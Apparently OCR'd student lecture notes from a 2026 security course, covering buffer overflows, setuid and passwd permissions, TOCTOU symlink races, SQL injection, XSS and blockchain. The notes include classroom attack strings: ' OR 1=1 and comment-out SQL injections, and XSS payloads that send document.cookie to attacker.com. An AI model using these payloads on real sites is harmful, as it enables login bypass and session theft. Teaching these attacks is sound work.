After Midsem exam - [redacted] 2026 Mar 13, Friday


→ Operating system security

→ in os → stack and heap grows in opposite direction

→ where code is stored? when is memory allocated?

code
- input
- variable
- +, −, *, /

what happens when a code is run?




14 March 2026 → Saturday

Address	Data/Information
a-3	foo(m,n)
a-2	{ int g,b;
a-1	g = m+t; }
a-0	main (a,b)
a+1	{ int x,y;
a+2	x = 10;
a+3	y = x²+x;
a+4	foo(5,6);
EP → a5	}
a6	


R1 | ar

R2 | B5

Stack



```
void function (int a, int b, int c) {
    char buffer1[ ];
    char buffer2[ ];
}
int main (int argc, char **argv){
    function (1,2,3);
}
```



Qu If foo calls foo1 how stack grows?

* 16 March, 2026 , Monday, 10:45 am , harshita p.


Buffer Overflow attack

→ x86 architecture
→ 16- bit - memory

instruction space

```
000  main(x,y)
001  { int a,b
002      a=1
003      b=2
004      foo(a,b)
005      a=x,
006      b=y,
007  }
008  foo(a,b)
009  { char buffer1[10]
010      char buffer2[10]
011      return
012  }
```

Stack



doing jo at runtime, Stores value not variable

→ the stack grows towards lower side, for each function,

buff1[10] == buffer2[0] { sir told }

Buffer overflow video on NPTEL
Chester Rebeiro IIT Madras
↑
This is syllabus
See this


19 March 2026, Thursday, 10:55 am — Harshitaa

Qn How do you change password in linux and where/which file is your password stored?

Ans command → passwd
filename → shadow,

1. ONE OS
2. 1000 user accounts
3. ONE password file (password.txt) containing 1000 hashed passwords

if we can update our password, why can we update other users password. If its possible, how is it protected?



we cannot give direct access to user, we have to play with the permission bits

only administrator (root) have permission to edit this
not users or other

20 March 2026 9:29am Friday

$ vi F
$ gedit F
$ passwd

vi

1. owner of the file ; owner = ~~root~~ ~~$name = snehal~~ snehal
2. Group = { snehal, harshita, hritika }
3. others = { all except {owner} & {group} }
4. Permission triad for owner = rwx
5. Permission triad for group = r_x
6. permission triad for others = r_x

eg. shadow file → F

1. owner = root
2. group = {root}
3. others = {all except {owner} & {group}}
4. permission triad for owner = rwx
5. permission triad for group = rwx
6. permission triad for others = r_x

other than rwx we have 's' as well

to solve our problem of updating password, in the owner triad we will replace 'x' with 's' in vi

our → if ruserid = vasu creates vi which is identical to vi and vasu sets owner permission triad = rws

23 March 2026 Monday 11:03 am @Kolkata

Example - What happens when a user wants to open a file

- UID of user = user1,
- file to be written to = F,
- Owner of F = user2
- Permission triads with F = rwx r-- r--

To open F, user1 needs to execute a program (called a process)

---

command = $passwd password.txt

Q. What are the permission bits of 'passwd' and 'password.txt'

abc abc abc
owner grp other

a,b,c ∈ {-, r, w, s, s}

(Ans) ~~rws r-x r-x~~

~~password~~ ~~password.txt~~

~~rwx r-x r-x~~

passwd [r][w][s] | [r][-][x] | [r][-][x]

password.txt [r][w][-] | [r][-][-] | [r][-][-]

Q2 who is (are) the owner of 'passwd' and 'password.txt'?

(Ans)

Q3 Can a non-root be an owner of one of the files. Why?

(Ans)

Real user (RUID)

Effective user (EUID)

go through this concept of RUID, EUID in detail also study about passwd passwd

26 March 2026 10:49 am

"the devil is in the detail"


TOCTOU Attack

Time-of-check & time-of-use



The file name only contain inode number and not content

- open ("temp.txt")
- write ("temp.txt", "ok")



- Importance of inode number
- shortcut / Simlink concept → ~~not file~~
  - shortcut → not file
  - Simlink → file

Simlink →




Ques. what about permission bits of temp1.txt, temp.txt

- If I do → open ("temp1.txt") and I am not root user will I able to open it → Ans: NO (Normally)

- If write ("temp1.txt") == 1 → then write ("temp1.txt", "ok") → In between what if we do this

first temp1.txt was pointing to temp.txt, then in b/w checking write access & write if we change points to link to password.txt. What will happen. Will we able to write to password.txt. So it possible to change pointers.



origin of attack

- ability given to user to create symlink
- its a practical attack.

"The Devil is in the Details"
- S. Paul

---

27 March 2026 19:44 pm

```
if (access("temp.txt", R_OK) == 0) {
    sleep(4);
    FILE *f = fopen("temp.txt", "r"); }
```

The problem is access and fopen() are independent, thats causing attack.

- The content of "temp.txt" is handled by filename
- <filename>, <file-content>, <inode #>,
  <fd>
  ↓
  file discriptor

browser? so we need them to be connected

Now, we will use another method →

```
fd ← open("temp.txt", R_ONLY)
```

(move it returns file descriptor) → it cannot be changed for a file content

```
A ← fstat(fd, &fd.data)
```

(homework → implement the above things in code, try attack)
(TOCTOU Attack)

30 March 2026. Monday :: 10:54 am

1. Cryptographic Algorithms (done before mid-sem)
2. Internet Security (like VPN, HTTPS) (before mid-sem)
3. OS Security (3 algos)
4. Web Security (Today)
5. 5G Security
6. Bluetooth Security

Q. How are internet security and web security different?

(Ans)

Q. Objectives of web security

(Ans)

SQL Injection Attack

Table: Students

ID	Password	CGPA
1	abc	4.0
2	def	1.0
3	ghi	0.0
4	123	1.5


Honest / correct SQL

```
SELECT CGPA FROM Students
WHERE ID = 1 AND PASSWORD = 'abc'
```

Attack :-

```
SELECT CGPA FROM STUDENT
WHERE ID = 1 -- AND password = 'abc'
```


Now think we need to pass the below fields from frontend to backend.



← {Attack}

2 April 2026, 10:54 am

★ SQL Injection Attack → this attack does not happen at algorithmic level, this happens at code level.



Attack →
we give password = ' "OR" 1 = 1'

so in backend this happen →
password ' " ' "OR" 1 = 1' " ' = ' ' OR ' 1 = 1'

so ↓
ID = "abcd" AND Password = ' ' OR '1=1'

Now, lets move forward, and change our backend code to this →

```
SELECT * FROM Students
WHERE
ID = x AND Password = Y;
```

server (backend)


Next →

```
SELECT * FROM Students
WHERE ID = "X"
AND Password = "Y";
```

Next class → cross site scripting

7 अप्रेल 2026 8:49 am हर्षिता


XSS (Cross-site scripting)



Q. in the above setting how will attack take place?

→ <script> alert("u have been hacked") </script>

Basic idea → imagine a facebook kinda website, attacker open profile page of victim, and comment "<script> alert("z") </script>", now when then victim will open the profile page this script will get executed, and victim sees the alert and hence attacked.



URL: https://example.com/login?error="Invalid password"

https://attacker.com/steal?cookie=document.cookie

↓

https://attacker.com/steal?alert(cookie=document.cookie)

→ Sensitive information stored in your local machine / frontend fetched / stolen by a attacker due to bad backend code. How? Why?


→ how to make user execute malicious code? (victim)

(A) Attacker sends some mail like ours mail and says to click otherwise account will get blocked, 30% of such users click and becomes victim of attack.

~~<script> fetch("malicious.com/steal?cookie="+document.cookie)~~ </script>

---

07 अप्रैल 2026 ; गुरुवार



how to check if a user is logged in? How is the authenticated on every page? how does this authentication works

what is session ID?

what happens when u log out? And how the session id is checked when u navigate to diff pages after login?

Try to find out how and where you can see session id?

How can hacker get in hold of a user's session ID and attack? how to ensure no man in middle get session ID?

Two ways client can see its session id → (1) on URL (2) cookie

"How can a attacker create a malicious URL?"

"WHAT MALICIOUS URL THE ATTACKER CREATES?"


bank.com/login?error=<script>fetch(https://attacker.com/c=document.cookie)</script>

HOMEWORK → Implement this Attack.

Reflected XSS Attack

Submit Report + code


13 April 2026



16th April 2026 (SQL injection) {Why do we need web server Is it actually needed}


"End-to-End Implementation of Attack"

1. Running a database on Database server.
2. Create a database to attack
3. Fill 10 rows. {Id, student, CGPA, Password}
4. nano sqlinject.php id: , password:
5. Run php server
6. Click on the URL



21 April 2026 → missed class due to CN lab exam OR "1 = 1" (true)

23 April 2026, Thursday



1. Distributed ledger
2. Each Machine has identical copy of the ledger

Main goal :- Decentralized system, no body has more adv than the other

Assumption

1. # of dishonest users < 50% of the total users.
2. Network-based ledger is the identical ledger shared by the honest group of users.

A/C No	Balance

Just with this → we will loose information of prev state even if all broadcast and updating goes well

so we must also log & store transactions.

- finance
- resources
- bitcoin


28 April 2026 Tuesday

Blockchain (2008) → emerging technology

1) Dispute Resolution through technology

2) Brings "fairness"

3) 1.



Alice will broadcast the transaction, but what is the problem here. security wise?

1) somebody might change the data / packet

2) how would bob knows, it came from Alice?

3) Oscar can change and say this money came from Oscar not Alice.

4) Is Alice in position to send 10 bitcoin?


So what we do is →

1) We will create a puzzle, whoever will answer it, the money will be sent to them, this is how blockchain works.

2) Assumption is everyone has a public key and private key

3) Also we want the transaction to be oneshot

transactions



Puzzle created by A

1) A creates a puzzle in such a way that only B can solve it.

2) A and B do not have any shared secret.

"Details are annoying"

Design of puzzle → public key signature and verification

~~A creates a puzzle~~

~~1 = PKV (PuB, r, Gr,~~

~~A creates~~ ~~G = PKS (PuB, r)~~

~~A → (B, C, D, E, F)~~

1 = PKV (PuB, r, ?)

G = PKS (PrB, r)